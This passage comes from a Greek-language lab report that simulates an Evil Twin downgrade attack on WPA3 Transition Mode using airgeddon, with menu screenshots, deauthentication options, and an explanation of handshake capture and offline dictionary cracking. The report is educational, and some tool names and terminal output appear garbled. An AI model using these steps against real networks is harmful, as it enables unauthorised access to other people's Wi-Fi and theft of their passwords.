- **Εναλλακτική Β-Παθητικό Evil Twin (Χωρίς DoS):** Ο επιτιθέμενος δημιουργεί το Rogue AP με ισχυρότερο σήμα εκπομπής (Tx-Power) και, παρακάμπτοντας το στάδιο της ενεργής αποσύνδεσης, αναμένει τη φυσική αποσύνδεση και επανασύνδεση του θύματος στο ισχυρότερο διαθέσιμο δίκτυο.
- **Εναλλακτική Γ - Επιθέσεις Dragonblood:** Η προσέγγιση αυτή εστιάζει στην άμεση προσβολή του πρωτοκόλλου SAE (Dragonfly) μέσω επιθέσεων πλευρικού καναλιού (Side-Channel/Timing attacks). Ωστόσο, η συγκεκριμένη μέθοδος απορρίφθηκε λόγω της εξαιρετικά υψηλής πολυπλοκότητας που παρουσιάζει. Η υλοποίησή της προϋποθέτει εξειδικευμένο υλικό λήψης με χρονιστές υψηλής ακρίβειας για την καταγραφή μικροκαθυστερήσεων στην επεξεργασία, καθώς και προηγμένη υπολογιστική ισχύ για τη μαθηματική αποκατάσταση των κρυπτογραφικών κλειδιών. Επιπλέον, οι περισσότερες σύγχρονες συσκευές έχουν ενσωματώσει διορθώσεις ασφαλείας (constant-time algorithms) που καθιστούν τις επιθέσεις αυτές πρακτικά ανενεργές σε πραγματικές συνθήκες.

Για την ολοκλήρωση της προσομοίωσης, στο μενού αποσύνδεσης (Evil Twin deauth) του Aircgeddon επιλέχθηκε η πρώτη μέθοδος παραπλάνησης (1. Deauth /

disassoc

amok

mdk4

attack).



```
Session Actions Edit View Help
***** Evil Twin disauth *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4GHz
Selected BSSID: 08:00:27:00:00:00 (personal)
Selected channel: 11
Selected ESSID: 20
Selected interface: wlan0

Select an option from menu:
0. Return to Evil Twin attacks menu
1. Disauth / disassoc amok mdk4 attack
2. Disauth aireplay attack
3. Auth DoS attack

Hint With this attack, we'll try to disauth clients from the legitimate AP. Hopefully they'll reconnect to our Evil Twin AP
>
```

Αμέσως μετά, το εργαλείο προτείνει την ενεργοποίηση της λειτουργίας «DoS pursuit mode».



```
***** Evil Twin disauth *****
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4GHz
Selected BSSID: 08:00:27:00:00:00 (personal)
Selected channel: 11
Selected ESSID: 20
Selected interface: wlan0

Select an option from menu:
0. Return to Evil Twin attacks menu
1. Disauth / disassoc amok mdk4 Attack
2. Disauth aireplay attack
3. Auth DoS attack

Hint With this attack, we'll try to disauth clients from the legitimate AP. Hopefully they'll reconnect to our Evil Twin AP

Now we can have the problem with your aireplay script. We need to know when you could be able to be used to disassociate. Check wiki: https://github.com/vlajith3r3/Airgeddon/wiki/Carbide2000ipsets
> 1

If you want to integrate "DoS pursuit mode" as an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able to perform
> 1

Do you want to enable "DoS pursuit mode"? This will re-launch the attack if target AP change its channel countering "channel hopping" (y/N)
> y

Selected interface with internet access detected during this session [etna]
Do you want to use this selected interface? (y/N)
>
```

Η συγκεκριμένη λειτουργία απαιτεί υποχρεωτικά δεύτερη ασύρματη κάρτα δικτύου σε Monitor Mode, προκειμένου να ακολουθεί τον δρομολογητή-στόχο σε περίπτωση αλλαγής καναλιού (channel hopping). Εφόσον η εργαστηριακή υποδομή διαθέτετε μόνο μία φυσική διεπαφή, η διαδικασία συνεχίστηκε παρακάμπτοντας αυτή την επιλογή.

Στη συνέχεια, το εργαλείο ρυθμίστηκε ώστε να αποφευχθούν περιττές παραμετροποιήσεις, όπως η δημιουργία πύλης Captive Portal ή η χρήση πλαστής διεύθυνσης MAC, αποδεχόμενο τις προεπιλεγμένες τιμές. Το τελικό στάδιο της προσομοίωσης ολοκληρώνεται με την εκκίνηση των υποδιεργασιών στο παρασκήνιο (μέσω παραθύρων ελέγχου xterm). Μέσω αυτών των διεργασιών, το λογισμικό hostapd αναπτύσσει το πλαστό σημείο πρόσβασης (Rogue AP), εκπέμποντας το δίκτυο-στόχο «JK» σε υποβαθμισμένο περιβάλλον WPA2.

Η επιτυχής ανάπτυξη του Rogue Access Point σε περιβάλλον WPA2 αποτελεί την έμπρακτη απόδειξη της ευπάθειας του Transition Mode. Με την εκπομπή του υποβαθμισμένου δικτύου, ο επιτιθέμενος επιτυγχάνει τον βασικό του στόχο: να παρακάμψει την ισχυρή κρυπτογραφία του πρωτοκόλλου SAE (Dragonfly). Σε ρεαλιστικές συνθήκες, μόλις η συσκευή του θύματος εξαπατηθεί και συνδεθεί στο

συγκεκριμένο δίκτυο, ο επιτιθέμενος είναι σε θέση να υποκλέψει ένα τυπικό WPA2 4-Way Handshake, ανακτώντας στη συνέχεια τον κωδικό πρόσβασης μέσω Offline Dictionary Attack.

Συμπέρασμα

Η παρούσα εργαστηριακή άσκηση ανέδειξε τις θεμελιώδεις διαφορές στην αρχιτεκτονική ασφάλειας των πρωτοκόλλων WPA2 και WPA3, καθώς και τους πρακτικούς τρόπους παράκαμψής τους.

Στο πρώτο σκέλος (Σενάριο Α), επιβεβαιώθηκε πρακτικά η ευπάθεια του WPA2. Αρχικά, η απουσία Προστατευμένων Πλαισίων Διαχείρισης (PMF) επέτρεψε την απρόσκοπτη εκτέλεση ενεργής επίθεσης αποσύνδεσης (Deauthentication). Στη συνέχεια, αποδείχθηκε ότι η επιτυχία της εκτός σύνδεσης επίθεσης λεξικού (Offline Dictionary Attack) βασίζεται στην ίδια την κρυπτογραφική φύση του 4-Way Handshake. Όπως καταγράφηκε κατά την υποκλοπή, το Access Point και ο σταθμός ανταλλάσσουν δύο κρίσιμες τυχαίες παραμέτρους, το ANonce (Authenticator Nonce) και το SNonce (Supplicant Nonce), συνοδευόμενα από τον Κωδικό Ελέγχου Ακεραιότητας (MIC). Διαθέτοντας αυτές τις παραμέτρους, το εργαλείο aircrack-ng υπολογίζει δοκιμαστικά το Pairwise Master Key (PMK) για κάθε πιθανό κωδικό του λεξικού. Η ταύτιση του προκύπτοντος MIC με το υποκλαπέν WPA Key MIC επιβεβαιώνει την ορθότητα του κωδικού, υπογραμμίζοντας ότι η ασφάλεια του WPA2 εξαρτάται αποκλειστικά από την πολυπλοκότητα του Pre-Shared Key.

Στο δεύτερο σκέλος, αναλύθηκε θεωρητικά ότι το αυτόνομο πρωτόκολλο WPA3 (SAE-Only) εξαλείφει πλήρως τις παραπάνω αδυναμίες. Μέσω του Dragonfly Handshake και της ιδιότητας της Μελλοντικής Μυστικότητας (Forward Secrecy), ο κωδικός πρόσβασης δεν εκτίθεται, καθιστώντας τις επιθέσεις λεξικού εκτός σύνδεσης μαθηματικά ανέφικτες.

Ωστόσο, η ρεαλιστική προσομοίωση μέσω του Airedemon ανέδειξε την κρίσιμη ευπάθεια της Κατάστασης Μετάβασης (Transition Mode). Η εκπομπή ενός υποβαθμισμένου πλαστού δικτύου (WPA2 Rogue AP) αποτελεί τον πιο αποτελεσματικό τρόπο παράκαμψης της ισχυρής κρυπτογραφίας του WPA3, καθώς εξαπατά τις σύγχρονες συσκευές αναγκάζοντάς τις να συνδεθούν με παλαιότερα πρότυπα, καθιστώντας ξανά δυνατή την υποκλοπή του 4-Way Handshake.

Τέλος, τα τεχνικά εμπόδια που προέκυψαν κατά την προσομοίωση -όπως η έλλειψη υποστήριξης εικονικών διεπαφών (VIF) από την κάρτα δικτύου και η συνεπακόλουθη αδυναμία εκτέλεσης ταυτόχρονου DoS- αποτελούν σημαντικά ερευνητικά ευρήματα. Αποδεικνύουν ότι, σε ρεαλιστικές συνθήκες, οι φυσικοί περιορισμοί του εξοπλισμού απαιτούν συχνά από τον επιτιθέμενο να αναπροσαρμόζει τη στρατηγική του, υιοθετώντας παθητικές προσεγγίσεις για την επιτυχή καταγραφή των δεδομένων.

Βιβλιογραφία

- Mathy Vanhoef. (2021, May 11). *FragAttacks: Presentation at USENIX Security '21* [Video file]. Retrieved from <https://www.youtube.com/watch?v=OJ9nFeuitIU>
- Hack In The Box Security Conference. (2022, September 28). *#HITB2022SIN #COMMSEC API Security Through External Attack Surface Management - Phillip Wylie* [Video file]. Retrieved from <https://www.youtube.com/watch?v=luyIAab8v60>
- Black Hat. (2020, January 15). *Dragonblood: Attacking the Dragonfly handshake of WPA3* [Video file]. Retrieved from <https://www.youtube.com/watch?v=tRWMp3jXIRg>
- Mathy Vanhoef. (2021, April 21). *Dragonblood: Demo of downgrade attack against WPA3* [Video file]. Retrieved from <https://www.youtube.com/watch?v=msTugNs8bnM>
- Security | Wi-Fi alliance. (n.d.). Retrieved from <https://www.wi-fi.org/security>
- Dragonblood: Analysing WPA3's Dragonfly handshake. (n.d.). Retrieved from <https://wpa3.mathyvanhoef.com/>
- cracking_wpa [Aircrack-ng]. (2022, January 2). Retrieved from https://www.aircrack-ng.org/doku.php?id=cracking_wpa
- V1s1t0r1sh3r. (n.d.). GitHub - v1s1t0r1sh3r3/airgeddon: This is a multi-use bash script for Linux systems to audit wireless networks. Retrieved from <https://github.com/v1s1t0r1sh3r3/airgeddon>
- Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd (n.d.). Retrieved from

https://www.researchgate.net/publication/343337146_Dragonblood_Analyzing_the_Dragonfly_Handshake_of_WPA3_and_EAP-pwd